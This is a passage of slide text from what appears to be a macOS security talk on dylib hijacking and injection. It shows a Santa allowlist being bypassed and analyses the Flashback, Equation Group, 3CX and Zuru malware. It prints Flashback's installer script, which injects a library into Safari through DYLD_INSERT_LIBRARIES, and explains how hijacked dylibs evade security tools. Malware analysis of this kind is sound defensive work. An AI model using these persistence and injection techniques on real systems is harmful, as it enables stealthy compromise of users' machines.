
  32. Security Tools? dylib hijack vs. Santa (before hijacking) create Santa

    rule to allow Photoshop (e.g. via teamID) # santactl fileinfo "/Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app" Path : /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026 ... Team ID : JQ525L2MZD # sudo santactl rule --allow --teamid --identifier JQ525L2MZD Added rule for Team ID: JQ525L2MZD. dylib hijack app Subsequent app launches are allowed, even though app is subverted! # tail -f /var/db/santa/santa.log santad: action=EXEC|decision=ALLOW|reason=TEAMID|sha256=c74fee63c5cd642bc90f52366992747effa9f797a1785cbe07578cffa65e3c31| cert_sha256=9ff4333283ec0a959965925f1ea235a6fe438ded8feab28d238d8a564195a0a4|cert_cn=Developer ID Application: Adobe Inc. (JQ525L2MZD)|teamid=JQ525L2MZD|pid=22808|pidversion=60782|ppid=1|uid=501|user=patrick|gid=20|group=staff|mode=M|path=/ Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026|args=/Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026

  33. Observations Security decisions are made at the process level ...and

    any libraries within it, are included in this. System tools and APIs provide limited visibility into a process's loaded libraries. loaded dylibs not shown :( …which affords a high level of stealth Creating 🍎-malware? Implement it as a dylib!

  34. Flashback (first wide-spread Mac malware) Persistence + browser "injection" via

    DYLD_INSERT_LIBRARIES Process 64337 stopped installer`: -> 0x100001934 <+6452>: movq %rax, %r13 (lldb) x/s $rax 0x7f8b62808800: "#!/bin/sh\nmv %s %s\nchmod 777 %s\nmv %s %s\nchmod 777 %s\ndefaults write /Applications/Safari.app/Contents/Info LSEnvironment -dict DYLD_INSERT_LIBRARIES "%s"\nchmod 666 /Applications/Safari.app/Contents/Info.plist\ntouch /Applications/Safari.app" Flashback installer (in debugger) ... <key>LSEnvironment</key> <dict> Flashback's dylib <key>DYLD_INSERT_LIBRARIES</key> <string>/Applications/Safari.app/Contents/Resources/.<name from C&C>.xsl</string> </dict> Safari.app/Contents/Info.plist (infected)

  35. "Equation group" 1st-stage OS X implant dylib version persisted via

    DYLD_INSERT_LIBRARIES? 01 02 03 04 05 06 07 08 09 10 11 cmd_exec(char* path) { chmod(path, 0700); pid = fork() //child if(0 == pid) { //unset DYLD_INSERT_LIBRARIES execle(...); 01 02 03 04 05 memcpy(*(env + envIndex_DYLD * 0x4), "DYLD_INSERT_LIBRARIES", lengthOf_DYLD); *(env + envIndex_DYLD * 0x4) + lengthOf_DYLD) = '='; *(env + envIndex_DYLD * 0x4) + lengthOf_DYLD + 0x1) = '\x00'; unset DYLD_INSERT_LIBRARIES variable …appears there is an execution/persistence mechanism where the implant is spawned via DYLD_INSERT_LIBRARIES ??

  36. 3CX Supply Chain attack malicious code "hidden" in subverted dylib

    ...initial confusion about impact to macOS App was signed & notarized …meaning, Apple scanned & "approved" it!

  37. Finding the needle ...in a ~400mb app bundle haystack %

    cd /Volumes/3CXDesktopApp-18.12.416/3CX\ Desktop\ App.app % du -h . ... 381M /Volumes/3CXDesktopApp-18.12.416/3CX Desktop App.app % find . -type f | wc -l 113 ~400 mb app w/ 100+ files! % ls Contents/Frameworks/Electron\ Framework.framework/Versions/A/Libraries libEGL.dylib libGLESv2.dylib libffmpeg.dylib libffmpeg.dylib libffmpeg.dylib

  38. libffmpeg.dylib ...an added constructor (x86_64 only) automatically executed when the

    library is loaded (e.g. when the 3CX app is run) 01 02 03 04 05 06 Section sectname __mod_init_func segname __DATA addr 0x0000000000275d90 size 0x0000000000000008 ... "__mod_init_func" (Intel x86_64) 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 EntryPoint: xor eax, eax jmp run_avcodec ... run_avcodec: push rax movabs rax, 0xaaaaaaaaaaaaaaaa mov rdi, rsp mov qword [rdi], rax lea rdx, qword [0x48430] xor esi, esi xor ecx, ecx call pthread_create pop rax ret The arm64 version, has no constructor, nor apparent malicious subversions (and thus was pristine).

  39. Dylib-based Malware Zuru % otool -L iTerm.app/Contents/MacOS/iTerm2 /usr/lib/libaprutil-1.0.dylib /usr/lib/libicucore.A.dylib ...

    /usr/lib/libz.1.dylib legit iTerm2 % otool -L iTerm.app/Contents/MacOS/iTerm2 /usr/lib/libaprutil-1.0.dylib /usr/lib/libicucore.A.dylib ... /usr/lib/libz.1.dylib @executable_path/../Frameworks/libcrypto.2.dylib trojanized iTerm2 sponsored (fake) site ...with trojanized app? % otool -l iTerm.app/Contents/MacOS/iTerm2 Load command 50 cmd LC_LOAD_DYLIB name @executable_path/../Frameworks/libcrypto.2.dylib
